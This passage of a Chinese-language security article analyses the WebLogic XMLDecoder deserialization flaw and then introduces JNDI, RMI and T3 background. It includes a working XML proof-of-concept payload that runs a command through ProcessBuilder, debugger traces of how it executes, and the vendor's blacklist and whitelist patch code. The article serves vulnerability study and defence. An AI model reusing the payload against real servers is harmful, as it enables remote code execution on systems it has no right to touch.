        this.setElementHandler("true", TrueElementHandler.class);
        this.setElementHandler("false", FalseElementHandler.class);
        this.setElementHandler("field", FieldElementHandler.class);
        this.setElementHandler("method", MethodElementHandler.class);
        this.setElementHandler("property", PropertyElementHandler.class);
    }
}
```

我们先简单的看一下这些标签都有什么作用:

- object

object标签代表一个对象， Object标签的值将会被这个对象当作参数。

```
This class is intended to handle <object> element.  
This element looks like <void> element,  
but its value is always used as an argument for element  
that contains this one.
```

- class

class标签主要负责类加载。

```
This class is intended to handle <class> element.  
This element specifies Class values.  
The result value is created from text of the body of this element.  
The body parsing is described in the class {@link StringElementHandler}.  
For example:  
<class>java.lang.Class</class>  
  
is shortcut to  
<method name="forName" class="java.lang.Class">  
<string>java.lang.Class</string>  
</method>  
  
which is equivalent to {@code Class.forName("java.lang.Class")} in Java code.
```

- void

void标签主要与其他标签搭配使用，void拥有一些比较值得关注的属性，如class、method等。

```
This class is intended to handle<void>element.  
This element looks like <object>element,  
but its value is not used as an argument for element  
that contains this one.
```

- array

array标签主要负责数组的创建

This class is intended to handle<array>element,
that is used to array creation.
The {@code length} attribute specifies the length of the array.
The {@code class} attribute specifies the elements type.
The {@code Object} type is used by default.

For example:

```
<array length="10">
```

is equivalent to {@code new Component[10]} in Java code.

The {@code set} and {@code get} methods,
as defined in the {@link java.util.List} interface,
can be used as if they could be applied to array instances.
The {@code index} attribute can thus be used with arrays.

For example:

```
<array length="3" class="java.lang.String">  
<void index="1">  
<string>Hello, world<string>  
</void>  
</array>
```

is equivalent to the following Java code:

```
String[] s = new String[3];  
s[1] = "Hello, world";
```

It is possible to omit the {@code length} attribute and
specify the values directly, without using {@code void} tags.

The length of the array is equal to the number of values specified.

For example:

```
<array id="array" class="int">  
<int>123</int>  
<int>456</int>  
</array>
```

is equivalent to {@code int[] array = {123, 456}} in Java code.

- method

method标签可以实现调用指定类的方法

This class is intended to handle <method> element.
It describes invocation of the method.
The {@code name} attribute denotes
the name of the method to invoke.
If the {@code class} attribute is specified
this element invokes static method of specified class.
The inner elements specifies the arguments of the method.
For example:

```
<method name="valueOf" class="java.lang.Long">  

<string>10</string>  

</method>
```

is equivalent to {@code Long.valueOf("10")} in Java code.

在基本了解这些标签的作用之后，我们来看看WebLogic的PoC中为什么要用到这些标签。

`DocumentHandler` 将Apache Xerces返回的标签分配给对应的事件处理器处理，比如XML的java标签，如果java标签内含有class属性，则会利用反射加载类。

```
public void addAttribute(String var1, String var2) { var1: "class" var2: "java.beans.XMLDecoder"  

    if (!var1.equals("version")) {  

        if (var1.equals("class")) {  

            this.type = this.getOwner().findClass(var2); type: "class java.beans.XMLDecoder"  

        } else {  

            super.addAttribute(var1, var2); var1: "class" var2: "java.beans.XMLDecoder"  

        }  

    }  

}
```

- object标签

object标签能够执行命令，是因为 `ObjectElementHandler` 事件处理器在继承 `NewElementHandler` 事件处理器后重写了 `getValueObject()` 方法，使用Expression创建对象。

```
protected final ValueObject getValueObject(Class<?> var1, Object[] var2) throws Exception { var1: null var2: Object[2]@741  

    if (this.field != null) {  

        return ValueObjectImpl.create(FieldElementHandler.getFieldValue(this.getContextBean(), this.field)); field: null  

    } else if (this.idref != null) {  

        return ValueObjectImpl.create(this.getVariable(this.idref)); idref: null  

    } else {  

        Object var3 = this.getContextBean();  

        String var4; var4 (slot_4): "set"  

        if (this.index != null) { index: 0  

            var4 = var2.length == 2 ? "set" : "get";  

        } else if (this.property != null) {  

            var4 = var2.length == 1 ? "set" : "get";  

            if (0 < this.property.length()) {  

                var4 = var4 + this.property.substring(0, 1).toUpperCase(Locale.ENGLISH) + this.property.substring(1); property: null  

            }  

        } else {  

            var4 = this.method != null && 0 < this.method.length() ? this.method : "new"; method: null  

        }  

        Expression var5 = new Expression(var3, var4, var2); var5 (slot_5): "<unbound>=StringArray.set(Integer, \"open\");" var4 (slot  

        return ValueObjectImpl.create(var5.getValue()); var5 (slot_5): "<unbound>=StringArray.set(Integer, \"open\");"  

    }  

}
```

- new标签

new标签能够执行命令，是因为 `NewElementHandler` 事件处理器针对new标签的class属性有一个通过反射加载类的操作。

```
public void addAttribute(String var1, String var2) { var1: "class" var2: "java.lang.ProcessBuilder"
    if (var1.equals("class")) {
        this.type = this.getOwner().findClass(var2); type: "class java.lang.ProcessBuilder"
    } else {
        super.addAttribute(var1, var2); var1: "class" var2: "java.lang.ProcessBuilder"
    }
}
```

```
ValueObject getValueObject(Class<?> var1, Object[] var2) throws Exception {
    if (var1 == null) {
        throw new IllegalArgumentException("Class name is not set");
    } else {
        Class[] var3 = getArgumentTypes(var2);
        Constructor var4 = ConstructorFinder.findConstructor(var1, var3);
        if (var4.isVarArgs()) {
            var2 = getArguments(var2, var4.getParameterTypes());
        }

        return ValueObjectImpl.create(var4.newInstance(var2));
    }
}
```

- void标签

void标签的事件处理器 `VoidElementHandler` 继承了 `ObjectElementHandler` 事件处理器，其本身并未实现任何方法，所以都会交给父类处理。

```
ObjectElementHandler() {
}

public final void addAttribute(String var1, String var2) { var1: "class" var2: "java.lang.ProcessBuilder"
    if (var1.equals("idref")) { var1: "class"
        this.idref = var2;
    } else if (var1.equals("field")) {
        this.field = var2;
    } else if (var1.equals("index")) {
        this.index = Integer.valueOf(var2);
        this.addArgument(this.index);
    } else if (var1.equals("property")) {
        this.property = var2;
    } else if (var1.equals("method")) {
        this.method = var2;
    } else {
        super.addAttribute(var1, var2);
    }
}
```

- class标签

class标签的事件处理器 `ClassElementHandler` 的 `getValue()` 使用反射拿到对象。

```
final class ClassElementHandler extends StringElementHandler {
    ClassElementHandler() {
    }

    public Object getValue(String var1) { var1: "java.lang.ProcessBuilder"
        return this.getOwner().findClass(var1); var1: "java.lang.ProcessBuilder"
    }
}
```

PoC分析

此部分将针对一个PoC进行一个简单的分析，主要目的在于弄清这个PoC为什么能够执行命令。

```
<?xml version="1.0" encoding="utf-8" ?>
<java version="1.8.0_131" class="java.beans.XMLDecoder">
    <object class="java.lang.ProcessBuilder">
        <array class="java.lang.String" length="2" >
            <void index="0">
                <string>open</string>
            </void>
            <void index="1">
                <string>Applications/Calculator.app</string>
            </void>
        </array>
        <void method="start"/>
    </object>
</java>
```

首先使用 JavaElementHandler 处理器将java标签中的class属性进行类加载。

```
public void addAttribute(String var1, String var2) { var1: "class" var2: "java.beans.XMLDecoder"
    if (!var1.equals("version")) {
        if (var1.equals("class")) {
            this.type = this.getOwner().findClass(var2); type: "class java.beans.XMLDecoder"
        } else {
            super.addAttribute(var1, var2); var1: "class" var2: "java.beans.XMLDecoder"
        }
    }
}
```

接着会对object标签进行处理，这一步主要是加载 java.lang.ProcessBuilder 类，由于 ObjectElementHandler 继承于 NewElementHandler，所以将会使用 NewElementHandler 处理器来完成对这个类的加载。

```
public void addAttribute(String var1, String var2) { var1: "class" var2: "java.lang.ProcessBuilder"
    if (var1.equals("class")) {
        this.type = this.getOwner().findClass(var2); type: "class java.lang.ProcessBuilder"
    } else {
        super.addAttribute(var1, var2); var1: "class" var2: "java.lang.ProcessBuilder"
    }
}
```

然后会对array标签进行处理，这一步主要是构建一个string类型的数组，用于存放想要执行的命令，使用array标签的length属性可以指定数组的长度，由于 `ArrayElementHandler` 继承 `NewElementHandler`，所以由 `NewElementHandler` 处理器来完成数组的构建。

```
final class ArrayElementHandler extends NewElementHandler {
    private Integer length; length: null

    ArrayElementHandler() {}

    public void addAttribute(String var1, String var2) { var1: "class" var2: "java.lang.String"
        if (var1.equals("length")) {
            this.length = Integer.valueOf(var2); length: null
        } else {
            super.addAttribute(var1, var2); var1: "class" var2: "java.lang.String"
        }
    }
}
```

接着会对void标签进行处理，这里主要是把想要执行的命令放到void标签内，`VoidElementHandler` 没有任何实现，它只继承了 `ObjectElementHandler`，所以void标签内的属性都会由 `ObjectElementHandler` 处理器处理。

```
public final void addAttribute(String var1, String var2) { var1: "index" var2: "0"
    if (var1.equals("idref")) {
        this.idref = var2; idref: null
    } else if (var1.equals("field")) {
        this.field = var2; field: null
    } else if (var1.equals("index")) {
        this.index = Integer.valueOf(var2);
        this.addArgument(this.index); index: 0
    } else if (var1.equals("property")) {
        this.property = var2; property: null
    } else if (var1.equals("method")) {
        this.method = var2; method: null
    } else {
        super.addAttribute(var1, var2); var1: "index" var2: "0"
    }
}
```

然后会对string标签进行处理，这里主要是把string标签内的值取出来，使用 `StringElementHandler` 处理器处理。

```

protected final ValueObject getValueObject() {
    if (this.sb != null) {
        try {
            this.value = ValueObjectImpl.create(this.getValue(this.sb.toString())); value: ValueObjectImpl@923
        } catch (RuntimeException var5) {
            this.getOwner().handleException(var5);
        } finally {
            this.sb = null; sb: "/Applications/Calculator.app"
        }
    }

    return this.value;
}

```

最后需要利用void标签的method属性来实现方法的调用，开始命令的执行，由于 `VoidElementHandler` 继承 `ObjectElementHandler`，所以将会由 `ObjectElementHandler` 处理器来完成处理。

```

public final void addAttribute(String var1, String var2) { var1: "method" var2: "start"
    if (var1.equals("idref")) {
        this.idref = var2; idref: null
    } else if (var1.equals("field")) {
        this.field = var2; field: null
    } else if (var1.equals("index")) {
        this.index = Integer.valueOf(var2);
        this.addArgument(this.index); index: null
    } else if (var1.equals("property")) {
        this.property = var2; property: null
    } else if (var1.equals("method")) { var1: "method"
        this.method = var2; method: null var2: "start"
    } else {
        super.addAttribute(var1, var2);
    }
}

```

最终在 `ObjectElementHandler` 处理器中，使用Expression完成命令的执行。

```

protected final ValueObject getValueObject(Class<?> var1, Object[] var2) throws Exception { var1: null var2: Object[2]@707
    if (this.field != null) {
        return ValueObjectImpl.create(FieldElementHandler.getFieldValue(this.getContextBean(), this.field)); field: null
    } else if (this.idref != null) {
        return ValueObjectImpl.create(this.getVariable(this.idref)); idref: null
    } else {
        Object var3 = this.getContextBean();
        String var4; var4 (slot_4): "set"
        if (this.index != null) { index: 0
            var4 = var2.length == 2 ? "set" : "get";
        } else if (this.property != null) {
            var4 = var2.length == 1 ? "set" : "get";
            if (0 < this.property.length()) {
                var4 = var4 + this.property.substring(0, 1).toUpperCase(Locale.ENGLISH) + this.property.substring(1); property: null
            }
        } else {
            var4 = this.method != null && 0 < this.method.length() ? this.method : "new"; method: null
        }
        Expression var5 = new Expression(var3, var4, var2); var5 (slot_5): "<unbound>=StringArray.set(Integer, \"open\");" var4 (slot_4): "set" var2: Object[2]@707
        return ValueObjectImpl.create(var5.getValue()); var5 (slot_5): "<unbound>=StringArray.set(Integer, \"open\");"
    }
}

```

完整的解析链：


```

XMLDecoder.readObject() ->
    XMLDecoder.parsingComplete() ->
        DocumentHandler.parse() ->
            SAXParserImpl.parse() ->
                JAXPSAXParser.parse() ->
                    AbstractSAXParser.parse() ->
                        XMLParser.parse() ->
                            XML11Configuration.parse() ->
                                XMLDocumentFragmentScannerImpl.scanDocument() ->
                                    XMLDocumentFragmentScannerImpl.next() ->
                                        XMLDocumentFragmentScannerImpl$XMLDeclDriver() ->
                                            XMLDocumentFragmentScannerImpl$PrologDriver() ->
                                                XMLDocumentFragmentScannerImpl$FragmentContentDriver() ->
                                                    DocumentHandler.startElement() ->
                                                        DocumentHandler.characters() ->
                                                            .....
                                                                DocumentHandler.endElement() ->
                                                                    ProcessBuilder.start() ->
                                                                        XMLDocumentFragmentScannerImpl$TrailingMiscDriver() ->
                                                                            XMLDecoder.close()

```

简要漏洞分析

简单的分析一下XMLDecoder反序列化漏洞，以WebLogic 10.3.6为例，我们可以将断点放到 `WLSServletAdapter.clas` 128行，载入Payload，跟踪完整的调用流程，也可以直接将断点打在 `WorkContextServerTube.class` 的43行 `readHeaderOld()` 方法的调用上，其中 `var3` 参数即 Payload所在：



```

public class WorkContextServerTube extends WorkContextTube {
    private boolean isUseOldFormat = false;

    public WorkContextServerTube(Tube var1) { super(var1); }


    public WorkContextServerTube(WorkContextTube var1, TubeCloner var2) { super(var1, var2); }

    public AbstractTubeImpl copy(TubeCloner var1) { return new WorkContextServerTube(this, var1); }

    public NextAction processRequest(Packet var1) { var1: "com.sun.xml.ws.api.message.Packet@30647e13 Content: <?x
        this.isUseOldFormat = false;
        if (var1.getMessage() != null) {
            HeaderList var2 = var1.getMessage().getHeaders(); var2 (slot_2): size = 1 var1: "com.sun.xml.ws.api.
            Header var3 = var2.get(WorkAreaConstants.WORK_AREA_HEADER, markAsUnderstood: true); var3 (slot_3): StreamHeader11@12790
            if (var3 != null) {
                this.readHeaderOld(var3); var3 (slot_3): StreamHeader11@12790
                this.isUseOldFormat = true;
            }
            Header var4 = var2.get(this.JAX_WS_WORK_AREA_HEADER, markAsUnderstood: true);
            if (var4 != null) {
                this.readHeader(var4);
            }
        }
        return super.processRequest(var1);
    }
}

```

继续跟入，到 `WorkContextXmlInputAdapter.class` 的 `readUTF()`，`readUTF()` 调用了 `this.xmlDecoder.readObject()`，完成了第一次反序列化：xmlDecoder反序列化。



```

public static WorkContextEntry readEntry(WorkContextInput var0) throws IOException, ClassNotFoundException {
    String var1 = var0.readUTF(); var0: WorkContextXmlInputAdapter@12026
    return (WorkContextEntry)(var1.length() == 0 ? NULL_CONTEXT : new WorkContextEntryImpl(var1, var0));
}

public String readUTF() throws IOException {
    return (String)this.xmlDecoder.readObject();
}

```

第二次反序列化即是Payload中的链触发的了，最终造成远程代码执行。

补丁分析

WebLogic XMLDecoder系列漏洞的补丁通常

在 `weblogic.wsee.workarea.WorkContextXmlInputAdapter.class` 中，是以黑名单的方式修补：

```
private void validate(InputStream is)
{
    WebLogicSAXParserFactory factory = new WebLogicSAXParserFactory();
    try
    {
        SAXParser parser = factory.newSAXParser();
        parser.parse(is, new DefaultHandler()
        {
            private int overallarraylength = 0;

            public void startElement(String uri, String localName, String qName, Attributes attributes)
                throws SAXException
            {
                if (qName.equalsIgnoreCase("object")) {
                    throw new IllegalStateException("Invalid element qName:object");
                }
                if (qName.equalsIgnoreCase("new")) {
                    throw new IllegalStateException("Invalid element qName:new");
                }
                if (qName.equalsIgnoreCase("method")) {
                    throw new IllegalStateException("Invalid element qName:method");
                }
                if (qName.equalsIgnoreCase("void")) {
                    for (int i = 0; i < attributes.getLength(); i++) {
                        if (!"index".equalsIgnoreCase(attributes.getQName(i))) {
                            throw new IllegalStateException("Invalid attribute for element void:" + attributes.getQName(i));
                        }
                    }
                }
                if (qName.equalsIgnoreCase("array"))
                {
                    String attClass = attributes.getValue("class");
                    if ((attClass != null) && (!attClass.equalsIgnoreCase("byte"))) {
                        throw new IllegalStateException("The value of class attribute is not valid for array element.");
                    }
                    String lengthString = attributes.getValue("length");
                    if (lengthString != null) {
                        try
                        {
                            int length = Integer.valueOf(lengthString).intValue();
                            if (length >= WorkContextXmlInputAdapter.MAXARRAYLENGTH) {
                                throw new IllegalStateException("Exceed array length limitation");
                            }
                            this.overallarraylength += length;
                            if (this.overallarraylength >= WorkContextXmlInputAdapter.OVERALLMAXARRAYLENGTH) {
                                throw new IllegalStateException("Exceed over all array limitation.");
                            }
                        }
                        catch (NumberFormatException e) {}
                    }
                }
            }
        });
    }
}
```

不过由于此系列漏洞经历了多次的修补和绕过，现在已变成黑名单和白名单结合的修补方式，下图为白名单：

```

package weblogic.wsee.workarea;

④import java.util.HashMap;
import java.util.Map;

public class WorkContextFormatInfo
{
    public static final Map<String, Map<String, String>> allowedName = new HashMap();

    static
    {
        allowedName.put("string", null);
        allowedName.put("int", null);

        allowedName.put("long", null);

        Map<String, String> allowedAttr = new HashMap();
        allowedAttr.put("class", "byte");
        allowedAttr.put("length", "any");

        allowedName.put("array", allowedAttr);

        allowedAttr = new HashMap();
        allowedAttr.put("index", "any");

        allowedName.put("void", allowedAttr);

        allowedName.put("byte", null);
        allowedName.put("boolean", null);
        allowedName.put("short", null);
        allowedName.put("char", null);
        allowedName.put("float", null);
        allowedName.put("double", null);

        allowedAttr = new HashMap();
        allowedAttr.put("class", "java.beans.XMLDecoder");
        allowedAttr.put("version", "any");

        allowedName.put("java", allowedAttr);
    }
}

```

T3反序列化漏洞


前置知识

在研究WebLogic相关的漏洞的时候大家一定见过JNDI、RMI、JRMP、T3这些概念，简单的说，T3是WebLogic RMI调用时的通信协议，RMI又和JNDI有关系，JRMP是Java远程方法协议。我曾经很不清晰这些概念，甚至混淆。因此在我真正开始介绍T3反序列化漏洞之前，我会对这些概念进行一一介绍。

JNDI

JNDI(Java Naming and Directory Interface)是SUN公司提供的一种标准的Java命名系统接口，JNDI提供统一的客户端API，为开发人员提供了查找和访问各种命名和目录服务的通用、统一的接口。JNDI可以兼容和访问现有目录服务如：DNS、XNam、LDAP、CORBA对象服务、文件系统、RMI、DSML v1&v2、NIS等。

我在这里用DNS做一个不严谨的比喻来理解JNDI。当我们想访问一个网站的时候，我们已经习惯于直接输入域名访问了，但其实远程计算机只有IP地址可供我们访问，那就需要DNS服务做域名的解析，取到对应的主机IP地址。JNDI充当了类似的角色，使用统一的接口去查找对应的服务类型。



看一下常见的JNDI的例子：

```
jdbc://<domain>:<port>
rmi://<domain>:<port>
ldap://<domain>:<port>
```

JNDI的查找一般使用 `lookup()` 方法如 `registry.lookup(name)` 。

RMI

RMI(Remote Method Invocation)即远程方法调用。能够让在某个Java虚拟机上的对象像调用本地对象一样调用另一个Java虚拟机中的对象上的方法。它支持序列化的Java类的直接传输和分布垃圾收集。

Java RMI的默认基础通信协议为**JRMP**，但其也支持开发其他的协议用来优化RMI的传输，或者兼容非JVM，如WebLogic的T3和兼容CORBA的IIOP，其中T3协议为本文重点，后面会详细说。

为了更好的理解RMI，我举一个例子：

假设A公司是某个行业的翘楚，开发了一系列行业上领先的软件。B公司想利用A公司的行业优势进行一些数据上的交换和处理。但A公司不可能把其全部软件都部署到B公司，也不能给B公司全部数据的访问权限。于是A公司在现有的软件结构体系不变的前提下开发了一些RMI方法。B公司调用A公司的RMI方法来实现对A公司数据的访问和操作，而所有数据和权限都在A公司的控制范围内，不用担心B公司窃取其数据或者商业机密。

这种设计和实现很像当今流行的Web API，只不过RMI只支持Java原生调用，程序员在写代码的时候和调用本地方法并无太大差别，也不用关心数据格式的转换和网络上的传输。类似的做法在ASP.NET中也有同样的实现叫WebServices。

RMI远程方法调用通常由以下几个部分组成：

- 客户端对象
- 服务端对象
- 客户端代理对象（stub）
- 服务端代理对象（skeleton）

下面来看一下最简单的Java RMI要如何实现：

首先创建服务端对象类，先创建一个接口继承 `java.rmi.Remote`：

```
// IHello.java
import java.rmi.*;
public interface IHello extends Remote {
    public String sayHello() throws RemoteException;
}
```

然后创建服务端对象类，实现这个接口：

```
// Hello.java
public class Hello implements IHello{
    public Hello() {}
    public String sayHello() {
        return "Hello, world!";
}
```

创建服务端远程对象骨架并绑定在JNDI Registry上：

```
// Server.java

import java.rmi.registry.Registry;
import java.rmi.registry.LocateRegistry;
import java.rmi.RemoteException;
import java.rmi.server.UnicastRemoteObject;

public class Server{

    public Server() throws RemoteException{}

    public static void main(String args[]) {

        try {
            // 实例化服务端远程对象
            Hello obj = new Hello();
            // 创建服务端远程对象的骨架 (skeleton)
            IHello skeleton = (IHello) UnicastRemoteObject.exportObject(obj, 0);
            // 将服务端远程对象的骨架绑定到Registry上
            Registry registry = LocateRegistry.getRegistry();
            registry.bind("Hello", skeleton);
            System.err.println("Server ready");
        } catch (Exception e) {
            System.err.println("Server exception: " + e.toString());
            e.printStackTrace();
        }
    }
}
```

RMI的服务端已经构建完成，继续关注客户端：

```

// Client.java

import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;

public class Client {
    private Client() {}

    public static void main(String[] args) {
        String host = (args.length < 1) ? "127.0.0.1" : args[0];
        try {
            Registry registry = LocateRegistry.getRegistry(host);
            // 创建客户端对象stub (存根)
            IHello stub = (IHello) registry.lookup("Hello");
            // 使用存根调用服务端对象中的方法
            String response = stub.sayHello();
            System.out.println("response: " + response);
        } catch (Exception e) {
            System.err.println("Client exception: " + e.toString());
            e.printStackTrace();
        }
    }
}

```

至此，简单的RMI服务和客户端已经构建完成，我们来看一下执行效果：

```

$ rmiregistry &
[1] 80849
$ java Server &
[2] 80935
Server ready
$ java Client
response: Hello, world!

```

Java RMI的调用过程抓包如下：




我们可以清晰的从客户端调用包和服务端返回包中看到Java序列化魔术头 0xac 0xed :

0000	02 00 00 00 45 00 00 65	00 00 40 00 40 06 00 00E..e ..@ @..
0010	7f 00 00 01 7f 00 00 01	c9 77 04 4b 9a 36 7c 68w.K.6 h
0020	92 b3 c2 db 80 18 18 eb	fe 59 00 00 01 01 08 0aY.....
0030	2e 2c fa fe 2e 2c fa f9	50 ac ed 00 05 77 22 00	,.,.,., P.....w".
0040	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0050	00 00 00 00 00 00 00 00	02 44 15 4d c9 d4 e6 3bD.M...;
0060	df 74 00 05 48 65 6c 6c	6f	.t..Hello

0000	02 00 00 00 45 00 01 50	00 00 40 00 40 06 00 00E..P ..@ @..
0010	7f 00 00 01 7f 00 00 01	04 4b c9 77 92 b3 c2 dbw.K.w..
0020	9a 36 7c 99 80 18 18 ea	ff 44 00 00 01 01 08 0a	..6D.....
0030	2e 2c fa fe 2e 2c fa fe	51 ac ed 00 05 77 0f 01	,.,.,., Q.....w..
0040	61 50 aa d3 00 00 01 6c	23 ae 5f 74 80 03 73 7d	aP.....l #._t..s}
0050	00 00 00 01 00 06 49 48	65 6c 6c 6f 70 78 72 00IH ellopxr.
0060	17 6a 61 76 61 2e 6c 61	6e 67 2e 72 65 66 6c 65	.java.la ng.refle
0070	63 74 2e 50 72 6f 78 79	e1 27 da 20 cc 10 43 cb	ct.Proxy ..C.
0080	02 00 01 4c 00 01 68 74	00 25 4c 6a 61 76 61 2f	..L..ht %Ljava/
0090	6c 61 6e 67 2f 72 65 66	6c 65 63 74 2f 49 6e 76	lang/ref lect/Inv
00a0	6f 63 61 74 69 6f 6e 48	61 6e 64 6c 65 72 3b 70	ocationH andler;p
00b0	78 70 73 72 00 2d 6a 61	76 61 2e 72 6d 69 2e 73	xpsr.-ja va.rmi.s
00c0	65 72 76 65 72 2e 52 65	6d 6f 74 65 4f 62 6a 65	erver.Re moteObje
00d0	63 74 49 6e 76 6f 63 61	74 69 6f 6e 48 61 6e 64	ctInvo ca tionHand
00e0	6c 65 72 00 00 00 00 00	00 00 02 02 00 00 70 78	ler.....px

因此可以证实Java RMI的调用过程是依赖Java序列化和反序列化的。

简单解释一下RMI的整个调用流程:



1. 客户端通过客户端的Stub对象欲调用远程主机对象上的方法
2. Stub代理客户端处理远程对象调用请求，并且序列化调用请求后发送网络传输
3. 服务端远程调用Skeleton对象收到客户端发来的请求，代理服务端反序列化请求，传给服务端
4. 服务端接收到请求，方法在服务端执行然后将返回的结果对象传给Skeleton对象
5. Skeleton接收到结果对象，代理服务端将结果序列化，发送给客户端

6. 客户端Stub对象拿到结果对象，代理客户端反序列化结果对象传给客户端

我们不难发现，Java RMI的实现运用了程序设计模式中的代理模式，其中Stub代理了客户端处理RMI，Skeleton代理了服务端处理RMI。

WebLogic RMI

WebLogic RMI和T3反序列化漏洞有很大关系，因为T3就是WebLogic RMI所使用的协议。网上关于漏洞的PoC很多，但是我们通过那些PoC只能看到它不正常（漏洞触发）的样子，却很少能看到它正常工作的样子。那么我们就从WebLogic RMI入手，一起看看它应该是什么样的。

WebLogic RMI就是**WebLogic对Java RMI的实现**，它和我刚才讲过的Java RMI大体一致，在功能和实现方式上稍有不同。

我们来细数一下WebLogic RMI和Java RMI的不同之处。

- WebLogic RMI支持集群部署和负载均衡

因为WebLogic本身就是为分布式系统设计的，因此WebLogic RMI支持集群部署和负载均衡也不难理解了。

- WebLogic RMI的服务端会使用字节码生成（Hot Code Generation）功能生成代理对象

WebLogic的字节码生成功能会自动生成服务端的字节码到内存。不再生成Skeleton骨架对象，也不需要使用 `UnicastRemoteObject` 对象。

- WebLogic RMI客户端使用动态代理

在WebLogic RMI客户端中，字节码生成功能会自动为客户端生成代理对象，因此 `stub` 也不再需要。

